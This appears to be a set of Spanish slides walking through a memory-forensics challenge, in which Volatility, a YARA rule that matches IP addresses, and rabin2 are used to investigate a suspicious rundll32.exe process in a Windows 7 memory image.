3. Atenea reto parte (II): Análisis del Pcap

- Tras filtrar todas las peticiones tanto origen como destino que no son internas, no queda tráfico por lo que parece que por aquí no vamos a sacar gran cosa.




Filter: ip.dst != 10.0.15.100 and ip.dst != 224.0.0.252 and ip

```
.     Time       Source           Destination       Protocol Length Info
  223 0.000000   10.0.15.50       10.255.255.255    NBNS          92 Name query NB WORKGROUP<1d>
  222 0.000000   10.0.15.50       10.255.255.255    NBNS          92 Name query NB WORKGROUP<1d>
  221 0.000000   10.0.15.50       10.255.255.255    BROWSER      262 Host Announcement DEBIAN, Workstation, Server,
```

3. Atenea reto parte (II): Strings!

- ¿Está la IP almacenada en el stack/heap/otros?
  - Yarascan || Memdump + strings* + grep!



rules / utils / ip.yar

Antonio S Added folder utils and rule to detect IPs


0 contributors

14 lines (12 sloc) | 356 Bytes

```
/*
    This Yara ruleset is under the GNU-GPLv2 license (http://www.gnu.org/li
    long as you use it under this license.
*/

rule IP {
    meta:
        author = "Antonio S. <asanchez@plutec.net>"
    strings:
        $ip = /([0-9]{1,3}\.){3}[0-9]{1,3}/ wide ascii
    condition:
        $ip
}
```

3. Atenea reto parte (II): Strings!


- ¿Está la IP almacenada en el stack/heap/otros?
  - Yarascan || Memdump + strings* + grep!



```
(volatility) ➜  Atenea vol.py  -f memory.1221191d.img --profile=Win7SP1x86_23418 yarascan -p 300 -y ip.yar
Volatility Foundation Volatility Framework 2.6
Rule: IP
Owner: Process rundll32.exe Pid 300
0x00d26450  35 2e 31 2e 30 2e 30 22 0d 0a 20 20 20 20 74 79   5.1.0.0"......ty
0x00d26460  70 65 3d 22 77 69 6e 33 32 22 2f 3e 0d 0a 3c 64   pe="win32"/>..<d
0x00d26470  65 73 63 72 69 70 74 69 6f 6e 3e 52 75 6e 64 6c   escription>Rundl
0x00d26480  6c 33 32 3c 2f 64 65 73 63 72 69 70 74 69 6f 6e   l32</description
0x00d26490  3e 0d 0a 3c 74 72 75 73 74 49 6e 66 6f 20 78 6d   >..<trustInfo.xm
0x00d264a0  6c 6e 73 3d 22 75 72 6e 3a 73 63 68 65 6d 61 73   lns="urn:schemas
0x00d264b0  2d 6d 69 63 72 6f 73 6f 66 74 2d 63 6f 6d 3a 61   -microsoft-com:a
0x00d264c0  73 6d 2e 76 33 22 3e 0d 0a 20 20 20 20 3c 73 65   sm.v3">......<se
0x00d264d0  63 75 72 69 74 79 3e 0d 0a 20 20 20 20 20 20 20   curity>.........
0x00d264e0  20 3c 72 65 71 75 65 73 74 65 64 50 72 69 76 69   .<requestedPrivi
0x00d264f0  6c 65 67 65 73 3e 0d 0a 20 20 20 20 20 20 20 20   leges>..........
0x00d26500  20 20 20 20 3c 72 65 71 75 65 73 74 65 64 45 78   ....<requestedEx
0x00d26510  65 63 75 74 69 6f 6e 4c 65 76 65 6c 20 6c 65 76   ecutionLevel lev
```

3. Atenea reto parte (II): Strings!


- ¿Está la IP almacenada en el stack/heap/otros?
  - Yarascan || Memdump + strings* + grep!



```
(volatility) ➜  Atenea vol.py  -f memory.1221191d.img --profile=Win7SP1x86_23418 memdump -p 300 --dump-dir ./
Volatility Foundation Volatility Framework 2.6
************************************************************************
Writing rundll32.exe [    300] to 300.dmp
(volatility) ➜  Atenea rabin2 -zzz 300.dmp | grep -E "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}" > PID300-strings.txt
```

3. Atenea reto parte (II): Strings!


- ¿Está la IP almacenada en el stack/heap/otros?
  - Yarascan || Memdump + strings* + grep!



```
746109 0x04ecff10 0x04ecff10  64  65 () ascii Package_58_for_KB3011780~31bf3856ad364e35~x86~~6.1.1.5.Trigger_1
746111 0x04ecff90 0x04ecff90  64  65 () ascii Package_58_for_KB3011780~31bf3856ad364e35~x86~~6.1.1.5.Trigger_1
746114 0x04ed0038 0x04ed0038  78  79 () ascii Package_57_for_KB3033929~31bf3856ad364e35~x86~~6.1.1.1.3033929-312_neutral_LDR
746117 0x04ed0100 0x04ed0100  64  65 () ascii Package_58_for_KB3011780~31bf3856ad364e35~x86~~6.1.1.5.Trigger_1
746119 0x04ed0180 0x04ed0180  64  65 () ascii Package_58_for_KB3011780~31bf3856ad364e35~x86~~6.1.1.5.Trigger_1
746121 0x04ed0200 0x04ed0200  64  65 () ascii Package_58_for_KB3011780~31bf3856ad364e35~x86~~6.1.1.5.Trigger_1
746123 0x04ed0280 0x04ed0280  78  79 () ascii Package_57_for_KB3033929~31bf3856ad364e35~x86~~6.1.1.1.3033929-313_neutral_GDR
746126 0x04ed0350 0x04ed0350  78  79 () ascii Package_58_for_KB3011780~31bf3856ad364e35~x86~~6.1.1.5.3011780-167_neutral_LDR
746128 0x04ed03e0 0x04ed03e0  64  65 () ascii Package_60_for_KB3033929~31bf3856ad364e35~x86~~6.1.1.1.Trigger_1
746132 0x04ed04a8 0x04ed04a8  64  65 () ascii Package_60_for_KB3033929~31bf3856ad364e35~x86~~6.1.1.1.Trigger_1
746276 0x04ed2b54 0x04ed2b54  19  40 () utf16le LibreOffice 5.4.0.3
746287 0x04ed2dcc 0x04ed2dcc  27  28 () ascii bf3856ad364e35~x86~~6.1.1.0
746302 0x04ed3038 0x04ed3038  55  56 () ascii Package_for_KB3033929_SP1~31bf3856ad364e35~x86~~6.1.1.1
746303 0x04ed3088 0x04ed3088  55  56 () ascii Package_for_KB3033929_SP1~31bf3856ad364e35~x86~~6.1.1.1
746304 0x04ed30d8 0x04ed30d8  55  56 () ascii Package_for_KB3033929_SP1~31bf3856ad364e35~x86~~6.1.1.1
746305 0x04ed3128 0x04ed3128  55  56 () ascii Package_for_KB3033929_SP1~31bf3856ad364e35~x86~~6.1.1.1
746306 0x04ed3178 0x04ed3178  55  56 () ascii Package_for_KB3033929_SP1~31bf3856ad364e35~x86~~6.1.1.1
746307 0x04ed31c8 0x04ed31c8  51  52 () ascii Package_for_KB3040272~31bf3856ad364e35~x86~~6.1.1.1
746308 0x04ed3218 0x04ed3218  51  52 () ascii Package_for_KB3040272~31bf3856ad364e35~x86~~6.1.1.1
746309 0x04ed3268 0x04ed3268  51  52 () ascii Package_for_KB3040272~31bf3856ad364e35~x86~~6.1.1.1
746310 0x04ed32b8 0x04ed32b8  51  52 () ascii Package_for_KB3040272~31bf3856ad364e35~x86~~6.1.1.1
```

3. Atenea reto parte (II): cmdline


- ¿Está rundll32 cargando alguna DLL maliciosa?



```
(volatility) ➜  Atenea vol.py  -f memory.1221191d.img --profile=Win7SP1x86_23418 cmdline -p 300
Volatility Foundation Volatility Framework 2.6
************************************************************************
rundll32.exe pid:    300
Command line : rundll32.exe
```

3. Atenea reto parte (II): dlllist


- ¿Hay alguna DLL rara cargada?



```
(volatility) ➜  Atenea vol.py  -f memory.1221191d.img --profile=Win7SP1x86_23418 dlllist -p 300
Volatility Foundation Volatility Framework 2.6
************************************************************************
rundll32.exe pid:    300
Command line : rundll32.exe
Service Pack 1

Base             Size  LoadCount LoadTime                       Path
---------- ---------- ---------- ------------------------------ ----
0x00d20000     0xe000     0xffff 1970-01-01 00:00:00 UTC+0000   C:\Windows\system32\rundll32.exe
0x76dd0000   0x141000     0xffff 1970-01-01 00:00:00 UTC+0000   C:\Windows\SYSTEM32\ntdll.dll
0x76990000    0xd4000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\kernel32.dll
0x74dd0000    0x4b000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\KERNELBASE.dll
0x76690000    0xc9000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\USER32.dll
0x76f70000    0x4e000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\GDI32.dll
0x76fc0000     0xa000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\LPK.dll
0x768f0000    0x9d000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\USP10.dll
0x76c70000    0xac000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\msvcrt.dll
0x76fd0000    0x2b000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\imagehlp.dll
0x767c0000    0xa0000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\ADVAPI32.dll
0x76f20000    0x19000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\SYSTEM32\sechost.dll
0x76d20000    0xa2000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\RPCRT4.dll
0x74c50000    0x4c000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\apphelp.dll
0x568c0000    0x8d000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\AppPatch\AcLayers.DLL
0x74c30000    0x1b000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\SspiCli.dll
0x75a40000   0xc4b000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\SHELL32.dll
0x76c10000    0x57000        0x2 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\SHLWAPI.dll
0x75780000   0x15c000        0x2 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\ole32.dll
0x759b0000    0x8f000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\OLEAUT32.dll
0x74f70000    0x17000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\USERENV.dll
0x74db0000     0xb000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\profapi.dll
0x6f070000    0x51000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\WINSPOOL.DRV
0x71830000    0x12000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\MPR.dll
0x76f40000    0x1f000        0x2 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\IMM32.DLL
0x758e0000    0xcc000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\MSCTF.dll
0x75320000    0x35000        0x4 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\ws2_32.DLL
0x76f60000     0x6000        0x4 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\NSI.dll
0x74770000    0x3c000        0x2 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\mswsock.dll
0x742c0000     0x5000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\System32\wshtcpip.dll
```

3. Atenea reto parte (II): vadinfo


- RunDll32 no se pone a escuchar por el puerto 8080!
- VAD del proceso (**Configs**, IPC, Packers…)



```
VAD node @ 0x85aab278 Start 0x00050000 End 0x00050fff Tag VadS
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone

VAD node @ 0x85a0e430 Start 0x00070000 End 0x00070fff Tag VadS
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6
Protection: PAGE_EXECUTE_READWRITE
Vad Type: VadNone

VAD node @ 0x858aea60 Start 0x000f0000 End 0x000f0fff Tag Vadm
Flags: CommitCharge: 1, MemCommit: 1, NoChange: 1, PrivateMemory: 1, Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone
First prototype PTE: 00000000 Last contiguous PTE: 00000000
Flags2: LongVad: 1, OneSecured: 1
```

3. Atenea reto parte (II): malfind

